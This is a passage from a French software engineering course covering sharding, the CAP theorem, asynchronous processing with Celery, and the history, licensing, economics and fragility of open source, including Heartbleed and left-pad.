
Le prix du sharding est la complexité. Les requêtes qui touchent un seul shard restent simples et rapides, mais les requêtes qui doivent combiner des données de plusieurs shards deviennent beaucoup plus coûteuses. Si les utilisateurs A-M sont sur le shard 1 et les utilisateurs N-Z sur le shard 2, une requête « afficher les 10 utilisateurs les plus récents » doit interroger les deux shards, combiner les résultats, puis trier. Les jointures entre tables réparties sur des shards différents sont particulièrement pénibles. Le choix de la **clé de sharding** est donc crucial : une mauvaise clé peut créer des « hot spots » (un shard qui reçoit beaucoup plus de trafic que les autres) ou rendre les requêtes courantes impossibles sans interroger tous les shards. Rééquilibrer les shards quand la distribution devient inégale, ou ajouter de nouveaux shards à un système existant, sont des opérations complexes et risquées. C'est pourquoi le sharding est généralement considéré comme une solution de dernier recours : on réplique d'abord, on optimise les requêtes, on ajoute du caching, et on ne sharde que quand on a épuisé les autres options. Le principe YAGNI s'applique pleinement ici.

Le théorème CAP

En 2000, lors d'un keynote au symposium PODC (*Principles of Distributed Computing*), l'informaticien Eric Brewer de l'Université de Californie à Berkeley a formulé une conjecture qui allait devenir l'un des résultats les plus cités en systèmes distribués. La conjecture, prouvée formellement par Seth Gilbert et Nancy Lynch du MIT en 2002, affirme qu'un système distribué ne peut garantir simultanément que deux des trois propriétés suivantes :

— **Consistency** (cohérence) : tous les nœuds voient les mêmes données au même moment. Une lecture retourne toujours le résultat de l'écriture la plus récente.
— **Availability** (disponibilité) : chaque requête reçoit une réponse, même si certains nœuds sont en panne.
— **Partition tolerance** (tolérance aux partitions réseau) : le système continue de fonctionner même si des messages sont perdus entre les nœuds.

Pour comprendre intuitivement pourquoi ces trois propriétés ne peuvent pas coexister, imaginons un scénario simple. Une application bancaire réplique ses données sur deux serveurs, A et B. Alice a un solde de 1 000 dollars visible sur les deux serveurs. Maintenant, une partition réseau survient : A et B ne peuvent plus communiquer entre eux. Alice envoie une requête au serveur A pour retirer 500 dollars. Le serveur A met à jour le solde localement : 500 dollars. Mais il ne peut pas informer le serveur B, puisque la connexion est coupée. À ce moment, si Bob consulte le solde d'Alice sur le serveur B, que se passe-t-il ? Le système a deux options. Première option : le serveur B répond avec l'ancienne valeur, 1 000 dollars. Le système est disponible (B a répondu) mais incohérent (B retourne une donnée périmée). C'est le choix AP. Deuxième option : le serveur B refuse de répondre, parce qu'il sait qu'il n'est peut-être pas à jour. Le système est cohérent (on ne retourne jamais de donnée périmée) mais indisponible (B n'a pas répondu). C'est le choix CP. Il n'existe pas de troisième option : tant que la partition persiste, on ne peut pas avoir à la fois une réponse et la garantie qu'elle est à jour. Et le choix **CA** (cohérence + disponibilité, mais sans tolérance aux partitions) ? C'est un système qui suppose que les partitions réseau n'arrivent jamais. Une base de données PostgreSQL sur un seul serveur est techniquement CA : elle est cohérente et disponible, mais si le réseau entre l'application et la base tombe, tout s'arrête. Dès qu'on distribue les données sur plusieurs nœuds, les partitions deviennent une réalité inévitable, et le choix se réduit à CP ou AP.



Le théorème peut sembler abstrait, mais il a une implication très concrète. Dans un système distribué, les partitions réseau ne sont pas un cas théorique : elles arrivent. Un câble est coupé, un switch tombe en panne, un datacenter devient temporairement injoignable. La tolérance aux partitions n'est donc pas vraiment un choix, c'est une contrainte imposée par la réalité. Le vrai dilemme est entre cohérence et disponibilité. Quand une partition survient, le système doit choisir : soit il refuse de répondre aux requêtes tant que les nœuds ne sont pas resynchronisés (il sacrifie la disponibilité pour préserver la cohérence, c'est le choix **CP**), soit il continue de répondre avec des données potentiellement périmées (il sacrifie la cohérence pour préserver la disponibilité, c'est le choix **AP**). Les bases de données relationnelles traditionnelles (PostgreSQL, MySQL) font un choix CP : elles privilégient la cohérence, quitte à devenir indisponibles en cas de partition. Des bases NoSQL comme Cassandra ou DynamoDB font le choix inverse, AP : elles restent disponibles, mais acceptent que différents nœuds puissent temporairement retourner des données différentes, un

modèle appelé **cohérence à terme** (*eventual consistency*).

Files d'attente et traitement asynchrone

Toutes les techniques que nous avons vues jusqu'ici partagent un même modèle d'interaction : un client envoie une requête et attend la réponse. C'est le modèle **synchrone**, simple et naturel. Mais certaines opérations ne se prêtent pas bien à ce modèle. Quand un utilisateur passe une commande sur un site de commerce en ligne, la réponse immédiate devrait être « votre commande est confirmée ». Mais en arrière-plan, il faut valider le paiement, mettre à jour l'inventaire, générer une facture, envoyer un courriel de confirmation, notifier l'entrepôt pour la livraison. Si toutes ces opérations sont exécutées de manière synchrone avant de répondre à l'utilisateur, la requête prend plusieurs secondes, et le serveur est occupé pendant tout ce temps, incapable de traiter d'autres requêtes. La solution est de **découpler** le traitement : le serveur accepte la commande, la dépose dans une **file d'attente** (*message queue*), et répond immédiatement à l'utilisateur. Des processus séparés, appelés *workers* ou *consumers*, consomment les messages de la file et exécutent les tâches en arrière-plan, à leur propre rythme. Le choix de processus séparés plutôt que de threads n'est pas anodin, et la section sur la concurrence explique ce qu'il coûte et ce qu'il achète.

Ce modèle est directement lié à l'**architecture événementielle** que nous avons rencontrée dans le module 3 : la file d'attente joue le même rôle de découplage entre producteurs et consommateurs que nous avions décrit avec Kafka et RabbitMQ. La différence de perspective est que dans le module 3, nous parlions d'architecture (comment structurer les interactions entre composants), alors qu'ici nous parlons de scalabilité (comment absorber la charge). Mais le mécanisme est le même. RabbitMQ est une file d'attente classique : un message est délivré à un seul consumer, et une fois traité, il disparaît. Kafka, comme nous l'avons vu, fonctionne plutôt comme un journal (*log*) distribué où les messages sont conservés et peuvent être lus par plusieurs consumers indépendants. Dans l'écosystème Python, **Celery** est l'outil le plus courant pour le traitement asynchrone. Il s'appuie sur un *broker* de messages (Redis ou RabbitMQ) et permet de définir des tâches qui seront exécutées en arrière-plan par des workers séparés.

Voici un exemple simplifié d'une tâche Celery pour le traitement d'une commande :

```
from celery import Celery

app = Celery("tasks", broker="redis://localhost:6379")

@app.task
def process_order(order_id):
    validate_payment(order_id)
    update_inventory(order_id)
    generate_invoice(order_id)
    send_confirmation_email(order_id)
```

Côté application web, au lieu d'exécuter toutes ces étapes avant de répondre à l'utilisateur, on dépose simplement la tâche dans la file :

```
@app.route("/order", methods=["POST"])
def create_order():
    order = save_order(request.json)
    process_order.delay(order.id)  # .delay() envoie la tâche à la file
```

```
    return jsonify({"status": "confirmed", "order_id": order.id}), 201
```

Le point clé est que l'appel `process_order.delay()` est **non-bloquant** : il ne fait que déposer un message dans la file d'attente Redis et retourne immédiatement, sans attendre que la tâche soit terminée. Le serveur web est libre de traiter la requête suivante pendant qu'un worker, dans un processus séparé, exécute les étapes de traitement de la commande. Déposer en file est une manière de ne pas bloquer. Il en existe une autre, à l'intérieur d'un seul processus, la boucle d'événements, et la section sur ne jamais bloquer les met côte à côte. C'est le contraire d'un appel **bloquant**, où le serveur resterait immobilisé en attendant la fin de chaque étape (validation du paiement, envoi de courriel, etc.) avant de pouvoir répondre au client. La distinction est fondamentale pour la scalabilité : un serveur qui bloque pendant cinq secondes sur chaque commande ne peut traiter que 12 commandes par minute. Le même serveur, avec un traitement non-bloquant, peut accepter des centaines de commandes par minute, puisque chaque requête ne prend que quelques millisecondes, le temps de sauvegarder la commande et de la déposer dans la file. Si la charge augmente et que les tâches s'accumulent dans la file, on peut simplement lancer plus de workers, ce qui est une forme de scaling horizontal appliquée au traitement asynchrone plutôt qu'aux requêtes HTTP.

La scalabilité comme spectre de compromis

Chaque technique que nous avons explorée dans cette section apporte une solution à un aspect du problème de la charge, mais chacune introduit aussi de la complexité. Le load balancing demande de gérer des serveurs multiples et de s'assurer qu'ils sont interchangeables. Le caching demande de décider quand les données sont périmées. La réplication introduit le délai de propagation. Le sharding complique les requêtes qui traversent les partitions. Les files d'attente ajoutent une couche d'indirection et rendent le traitement plus difficile à suivre et à déboguer. Le théorème CAP nous rappelle que certains compromis sont inévitables, pas parce que nos outils sont imparfaits, mais parce que la physique des systèmes distribués l'impose.

C'est pourquoi le principe YAGNI, que nous avons rencontré dans le module 3, est particulièrement pertinent en matière de scalabilité. Un système qui sert quelques centaines d'utilisateurs n'a pas besoin de sharding, de CDN, ni de files d'attente. Un seul serveur avec une base de données PostgreSQL et un peu de caching peut aller remarquablement loin. Les premières versions de Twitter, de Shopify, de GitHub, toutes tournaient sur des architectures simples qui auraient fait sourire un architecte de systèmes distribués. Ce n'est que lorsque le succès est arrivé que ces architectures ont dû évoluer, souvent dans la douleur. La bonne approche n'est pas de concevoir pour des millions d'utilisateurs dès le premier jour, mais de comprendre les outils disponibles pour savoir vers lesquels se tourner quand le besoin se manifeste. Comme le dit l'adage souvent attribué à Donald Knuth : « Premature optimization is the root of all evil. »

Module 6 - Le logiciel dans le monde

Dans les cinq modules précédents, nous avons traversé le cycle de vie d'un logiciel de l'intérieur : comment le construire correctement, comment le structurer en système, comment collaborer en équipe, comment le déployer et l'opérer. Le logiciel était notre objet central, le programme notre unité de réflexion, et les questions posées étaient d'abord techniques. Dans ce dernier module, nous prenons du recul pour considérer le logiciel non plus seulement comme un artefact technique, mais comme un phénomène économique, culturel et social. Le code que nous écrivons ne vit pas dans le vide, il est produit par des personnes, dans des organisations, sous des contraintes économiques, avec des conséquences parfois dramatiques sur la société. Ces dimensions sont souvent absentes des cours techniques traditionnels, mais elles sont pourtant essentielles à la formation d'un ingénieur logiciel complet.



En 2011, l'investisseur Marc Andreessen publie un article remarqué dans le *Wall Street Journal* intitulé *Software Is Eating the World*. Son argument : le logiciel est en train de transformer et d'absorber chaque industrie, de la distribution (Amazon) aux transports (Uber) en passant par les médias (Netflix) et l'hôtellerie (Airbnb). Cette prédiction s'est largement réalisée. Le logiciel n'est plus un secteur parmi d'autres, c'est le substrat sur lequel repose une part croissante de l'économie mondiale. Et cette ubiquité soulève des questions qui dépassent largement le cadre de la conception technique. Qui possède le code, qui en tire profit, qui en subit les conséquences quand ça tourne mal ?

Ce module explore ces questions sous six angles. Nous commencerons par l'**open source**, qui est à la fois un modèle de développement, une philosophie politique et une infrastructure collective

sur laquelle repose une grande partie du web moderne. Nous examinerons ensuite l'**économie du logiciel** dans sa globalité, des licences perpétuelles au SaaS en passant par l'économie des API et la culture des startups. Nous aborderons les **monopoles et la régulation**, pour comprendre comment les mécanismes propres au logiciel favorisent la concentration, et comment les sociétés tentent d'y répondre. Nous ferons ensuite face aux **catastrophes et à l'éthique**, car le logiciel tue parfois, ruine des projets gouvernementaux, et ses biais peuvent perpétuer des injustices. Nous regarderons le **métier de développeur** tel qu'il se vit vraiment, avec ses mythes, ses tensions et son évolution. Enfin, nous terminerons avec le **développement assisté par IA**, qui transforme profondément la pratique du génie logiciel et soulève des questions sur lesquelles nous n'avons pas encore toutes les réponses.

L’open source

Pratiquement tout le logiciel moderne repose sur de l’open source. Le noyau Linux fait tourner la grande majorité des serveurs web, des téléphones Android et des superordinateurs. Python, JavaScript, React, PostgreSQL, Docker, Kubernetes : les outils que nous avons utilisés tout au long de ce cours sont tous des projets open source. Quand un développeur crée une application aujourd’hui, il écrit peut-être 5 à 10 % du code total ; le reste provient de bibliothèques et de frameworks développés et maintenus par des communautés ouvertes. Cette réalité est tellement omniprésente qu’on peut facilement oublier qu’elle n’a rien de naturel. Elle est le résultat d’un mouvement qui a émergé dans les années 1980, porté par des convictions idéologiques fortes, et qui a profondément transformé non seulement la manière dont on produit du logiciel, mais aussi son économie.



Les origines du logiciel libre

Pour comprendre comment on en est arrivé là, il faut remonter au début des années 1980, au laboratoire d’intelligence artificielle du MIT. À cette époque, le partage du code source entre chercheurs et programmeurs était la norme. Quand on recevait un logiciel, on recevait son code, et on pouvait le modifier, l’améliorer, le redistribuer. Richard Stallman, programmeur au MIT et créateur d’Emacs (un éditeur de texte extensible, toujours utilisé aujourd’hui, dont la particularité est d’être program-

mable par ses utilisateurs via un dialecte de Lisp), raconte souvent l'anecdote qui a cristallisé sa prise de conscience : le laboratoire avait reçu une nouvelle imprimante Xerox qui avait la fâcheuse habitude de coincer le papier. Avec l'ancienne imprimante, Stallman avait modifié le logiciel pour qu'il envoie un message aux utilisateurs quand un bourrage survenait. Mais le logiciel de la nouvelle imprimante était livré uniquement sous forme binaire, sans code source. Impossible de le modifier. Quand Stallman a demandé le code source à un chercheur de Carnegie Mellon qui avait signé un accord de non-divulgation avec Xerox, celui-ci a refusé. Pour Stallman, cet épisode illustrait un changement profond en cours dans l'industrie : le logiciel, jusque-là partagé librement, devenait un produit propriétaire verrouillé.



En réponse, Stallman a lancé en 1983 le projet GNU (un acronyme récursif pour "GNU's Not Unix"), avec l'objectif ambitieux de créer un système d'exploitation entièrement libre. L'idée n'était pas simplement de produire du logiciel gratuit, mais de garantir des libertés fondamentales aux

utilisateurs. En 1985, Stallman a fondé la Free Software Foundation (FSF), et sa philosophie s'est formalisée peu à peu autour de ce qu'on appelle aujourd'hui les quatre libertés : la liberté d'exécuter le programme (liberté 0), de l'étudier et de le modifier en ayant accès au code source (liberté 1), de redistribuer des copies (liberté 2), et de distribuer des versions modifiées (liberté 3). Stallman insistait sur la distinction : "free as in freedom, not as in free beer". Le logiciel libre n'est pas une question de prix, mais de droits. Au fil des années 1980 et 1990, le projet GNU a produit des composants essentiels qui sont toujours omniprésents aujourd'hui : le compilateur GCC, le débogueur GDB, l'outil de build Make, et bien sûr Emacs. Il manquait cependant une pièce cruciale : le noyau du système d'exploitation. C'est cette pièce qu'un étudiant finlandais nommé Linus Torvalds allait fournir en 1991.



Linux, que nous avons déjà rencontré dans le module 1, est né d'un message modeste posté par Torvalds sur le groupe Usenet comp.os.minix en août 1991 :

```
From: torvalds@klaava.Helsinki.FI (Linus Benedict Torvalds)
Newsgroups: comp.os.minix
Subject: What would you like to see most in minix?
Summary: small poll for my new operating system
Message-ID:
```

```
Date: 25 Aug 91 20:57:08 GMT
Organization: University of Helsinki

Hello everybody out there using minix -

I'm doing a (free) operating system (just a hobby, won't be big and
professional like gnu) for 386(486) AT clones.  This has been brewing
since april, and is starting to get ready.  I'd like any feedback on
things people like/dislike in minix, as my OS resembles it somewhat
(same physical layout of the file-system (due to practical reasons)
among other things).

I've currently ported bash(1.08) and gcc(1.40), and things seem to work.
This implies that I'll get something practical within a few months, and
I'd like to know what features most people would want.  Any suggestions
are welcome, but I won't promise I'll implement them :-)

              Linus (torvalds@kruuna.helsinki.fi)

PS.  Yes - it's free of any minix code, and it has a multi-threaded fs.
It is NOT protable (uses 386 task switching etc), and it probably never
will support anything other than AT-harddisks, as that's all I have :-(.
```

Le noyau Linux, combiné aux outils GNU, a formé le premier système d'exploitation entièrement libre et fonctionnel, souvent appelé GNU/Linux (une appellation sur laquelle Stallman insiste, mais que la plupart des gens raccourcissent simplement à "Linux"). Ce qui distinguait Linux des projets qui l'avaient précédé, c'était moins sa qualité technique initiale que son modèle de développement. Torvalds acceptait les contributions de quiconque voulait participer, publiait des versions fréquemment, et laissait les utilisateurs eux-mêmes identifier et corriger les bogues. Ce modèle, chaotique en apparence, allait se révéler remarquablement efficace.

Il faut noter que le logiciel libre de Stallman n'était pas la seule alternative au modèle propriétaire dominant. Durant les années 1980 et 1990, le *shareware* offrait un compromis populaire : le logiciel était distribué gratuitement (souvent sur des disquettes, puis via des BBS et des CD-ROM), mais l'utilisateur était invité à payer après une période d'essai. Des logiciels comme DOOM (id Software, 1993), WinZip ou WinRAR ont été distribués de cette manière. Le shareware partageait le programme, mais pas le code source : c'était un modèle de distribution commerciale, pas un mouvement pour la liberté du logiciel. Nous y reviendrons dans la section sur l'économie du logiciel. Le mouvement du logiciel libre, lui, allait prendre une direction très différente, portée par une réflexion sur le *processus* de développement lui-même.

De "libre" à "open source"

En 1997, Eric Raymond a publié *The Cathedral and the Bazaar*, un essai qui allait redéfinir la manière dont on parlait du logiciel libre. Raymond y opposait deux modèles de développement. Le modèle de la *cathédrale*, celui de GNU et de la plupart des projets logiciels traditionnels, où le code est développé par un petit groupe d'architectes entre les releases, dans un processus soigneusement contrôlé. Et le modèle du *bazar*, celui de Linux, où le code est ouvert en permanence, les versions sont fréquentes,

et la coordination émerge de manière organique d'une communauté large et décentralisée. La conclusion de Raymond était contre-intuitive : le bazar fonctionnait mieux. Il a formulé ce constat sous la forme de la "loi de Linus" : "given enough eyeballs, all bugs are shallow" (avec suffisamment d'yeux, tous les bogues sont superficiels). L'idée est que plus il y a de personnes qui lisent et testent le code, plus les erreurs sont détectées rapidement. C'est un argument qui fait écho au concept de code review que nous avons vu dans le module 4, mais poussé à l'échelle d'une communauté entière.

L'essai de Raymond a eu un impact concret et immédiat, et c'est dans le monde des navigateurs web qu'il s'est d'abord manifesté. En janvier 1998, Netscape, en difficulté face à Internet Explorer de Microsoft dans la "guerre des navigateurs", a annoncé qu'elle allait libérer le code source de son navigateur. La décision était directement inspirée par *The Cathedral and the Bazaar*. C'est le projet qui deviendra Mozilla, puis Firefox (2004), et qui démontrera qu'un navigateur open source pouvait rivaliser avec le produit d'une des plus grandes entreprises au monde. Ce précédent a eu des répercussions durables : aujourd'hui, pratiquement tous les navigateurs majeurs reposent sur des moteurs open source. Chrome utilise Chromium (Google, 2008), qui est lui-même basé sur WebKit, un projet issu de KHTML, le moteur du navigateur Konqueror développé par la communauté KDE. Edge de Microsoft, après des années à maintenir son propre moteur, a adopté Chromium en 2019. Safari utilise WebKit. Seul Firefox, avec son moteur Gecko (et plus récemment Servo, écrit en Rust), maintient une base de code véritablement indépendante. Cette convergence vers Chromium inquiète d'ailleurs certains observateurs, qui y voient un risque de monoculture : quand un seul moteur domine le web, c'est Google qui dicte de facto les standards, une tension que nous retrouverons dans la section sur les monopoles.

Raymond et d'autres figures du mouvement ont vu dans la décision de Netscape une opportunité de repositionner le logiciel libre pour le rendre plus acceptable aux yeux des entreprises. Le problème, selon eux, c'était le mot "free" : il effrayait les dirigeants d'entreprise, soit parce qu'ils l'associaient à "gratuit" (donc sans valeur), soit parce que le discours moral de Stallman sur les libertés leur semblait radical. En février 1998, lors d'une réunion à Palo Alto, le terme "open source" a été proposé par Christine Peterson et rapidement adopté par Raymond, Tim O'Reilly et d'autres. L'Open Source Initiative (OSI) a été fondée peu après pour promouvoir cette nouvelle étiquette. Pour Stallman, ce renommage était une trahison : en évacuant la dimension éthique au profit d'un argument purement pragmatique (l'open source produit du meilleur logiciel), on perdait l'essentiel. Cette tension entre "logiciel libre" et "open source" persiste encore aujourd'hui, même si dans la pratique quotidienne, la plupart des développeurs utilisent "open source" sans se soucier de la distinction.

Les licences open source

La philosophie du logiciel libre et de l'open source se matérialise concrètement dans les licences. C'est la licence qui détermine ce qu'on a le droit de faire avec un logiciel, et c'est là que se manifeste la tension entre les deux camps. L'outil juridique inventé par Stallman pour protéger le logiciel libre est le *copyleft*, incarné par la GNU General Public License (GPL). L'idée du copyleft est astucieuse : on utilise le droit d'auteur, non pas pour restreindre la redistribution, mais pour garantir que le code reste libre. Toute personne qui modifie un logiciel sous GPL et distribue sa version modifiée doit également la distribuer sous GPL, avec le code source. Le copyleft est donc "viral" : il se propage aux œuvres dérivées. Linux est sous GPL, ce qui signifie que toute distribution Linux (Ubuntu, Fedora, etc.) doit rendre son code source disponible.



Face à cette approche, les licences dites *permissives* adoptent une philosophie différente : elles imposent très peu de contraintes. La licence MIT, la licence BSD et la licence Apache permettent à quiconque d'utiliser, de modifier et de redistribuer le code, y compris dans un produit propriétaire, à condition de conserver la mention de copyright originale. C'est ce qui permet à Apple d'intégrer du code BSD dans macOS, ou à des entreprises d'utiliser React (licence MIT) dans des applications commerciales sans aucune obligation de partager leur propre code. Un épisode révélateur : en 2017, Facebook distribuait React sous une licence BSD modifiée qui incluait une clause de brevet controversée. Sous la pression de la communauté (et notamment d'Apache Foundation qui avait interdit cette licence), Facebook a basculé React vers une licence MIT standard. Ce genre de décision peut sembler abstrait, mais il a des conséquences très concrètes pour quiconque construit un produit qui dépend de ces bibliothèques.

Cette question des licences n'est pas qu'un sujet juridique abstrait : elle est au cœur de tensions récurrentes entre les entreprises et les communautés open source. Un pattern s'est répété plusieurs fois au cours des dernières années : une entreprise construit un produit open source populaire, attire une large communauté de contributeurs et d'utilisateurs, puis restreint sa licence quand des fournisseurs cloud (en particulier AWS) commencent à offrir ce produit comme service géré, captant les revenus sans contribuer en retour. MongoDB est passé de la licence AGPL à la SSPL en 2018. Elasticsearch a quitté la licence Apache 2.0 en 2021 pour la même raison, ce qui a poussé AWS à créer un fork nommé OpenSearch. HashiCorp a changé la licence de Terraform de MPL à BSL en 2023, et la communauté a répondu en créant OpenTofu sous l'égide de la Linux Foundation. Redis a suivi le même chemin en 2024, menant au fork Valkey. Dans chaque cas, le même dilemme : l'entreprise estime que les cloud providers exploitent son travail sans réciprocité, tandis que la communauté estime que le changement de licence trahit la promesse originale de l'open source. Ext JS (Sencha) avait illustré ce type de tension dès 2008, en passant progressivement d'une licence permissive à un modèle commercial. Ces épisodes montrent que la licence n'est pas un détail technique qu'on choisit une fois pour toutes : c'est un contrat social qui peut devenir un champ de bataille.

L'économie de l'open source

Si le code est gratuit, comment gagne-t-on sa vie ? Cette question, qui semblait naïve dans les années 1990, est devenue l'un des problèmes les plus complexes de l'industrie du logiciel. Stallman avait une réponse simple : on vend des services (support, formation, personnalisation), pas le logiciel lui-même. Red Hat, fondée en 1993, a été la première grande validation de ce modèle. L'entreprise distribuait gratuitement sa distribution Linux, mais vendait du support, des certifications et des garanties de stabilité aux entreprises. Le modèle a fonctionné au point qu'IBM a acquis Red Hat pour 34 milliards de dollars en 2019, la plus grande acquisition de l'histoire du logiciel à l'époque.

D'autres modèles ont émergé. Le *dual licensing* consiste à offrir le logiciel sous une licence copyleft (GPL) pour l'usage communautaire, et sous une licence commerciale pour les entreprises qui ne veulent pas être soumises aux obligations du copyleft. MySQL (maintenant détenu par Oracle) a popularisé cette approche. Le modèle *open core* propose un noyau open source gratuit, complété par des fonctionnalités premium propriétaires. GitLab, Elastic (avant son changement de licence) et Grafana utilisent ce modèle. Enfin, le modèle *SaaS* (Software as a Service) consiste à offrir le logiciel open source comme service hébergé : le code est ouvert, mais la commodité de ne pas avoir à le déployer et le maintenir soi-même a une valeur que les clients sont prêts à payer. C'est le modèle d'Automattic (WordPress.com) et de nombreuses startups modernes. Nous approfondirons ces modèles économiques dans la section suivante sur l'économie du logiciel.

La fragilité cachée de l'open source

La "loi de Linus" affirme qu'avec suffisamment d'yeux, tous les bogues sont superficiels. Mais que se passe-t-il quand personne ne regarde ? Derrière la façade de projets massifs comme Linux ou Kubernetes, une grande partie de l'infrastructure open source repose sur des bibliothèques modestes, maintenues par une poignée de personnes, souvent bénévolement, dans leur temps libre. Plusieurs incidents ont mis en lumière cette fragilité.


En 2014, la faille Heartbleed a révélé une vulnérabilité critique dans OpenSSL, la bibliothèque de chiffrement utilisée par une grande partie du web. Le bogue, présent dans le code depuis deux ans, permettait à un attaquant de lire la mémoire des serveurs, exposant potentiellement des mots de passe, des clés privées et d'autres données sensibles. La découverte a mis en lumière un fait troublant : OpenSSL, dont dépendaient des millions de serveurs, était maintenu essentiellement par deux développeurs, avec un budget annuel d'environ 2000 dollars en dons. L'incident a mené à la création de la Core Infrastructure Initiative (Linux Foundation), puis de l'Open Source Security Foundation (OpenSSF), pour tenter de financer les projets critiques.

En 2016, un développeur nommé Azer Koçulu a retiré du registre npm un paquet appelé left-pad, une bibliothèque de 11 lignes de code qui ajoutait des espaces à gauche d'une chaîne de caractères. Des milliers de projets en dépendaient, directement ou indirectement, et leur build a instantanément cassé. L'incident a révélé la fragilité de l'écosystème des dépendances : une pyramide immense reposant parfois sur des micro-paquets maintenus par une seule personne. C'est le problème de la chaîne d'approvisionnement logicielle que nous avons abordé dans le module 2.

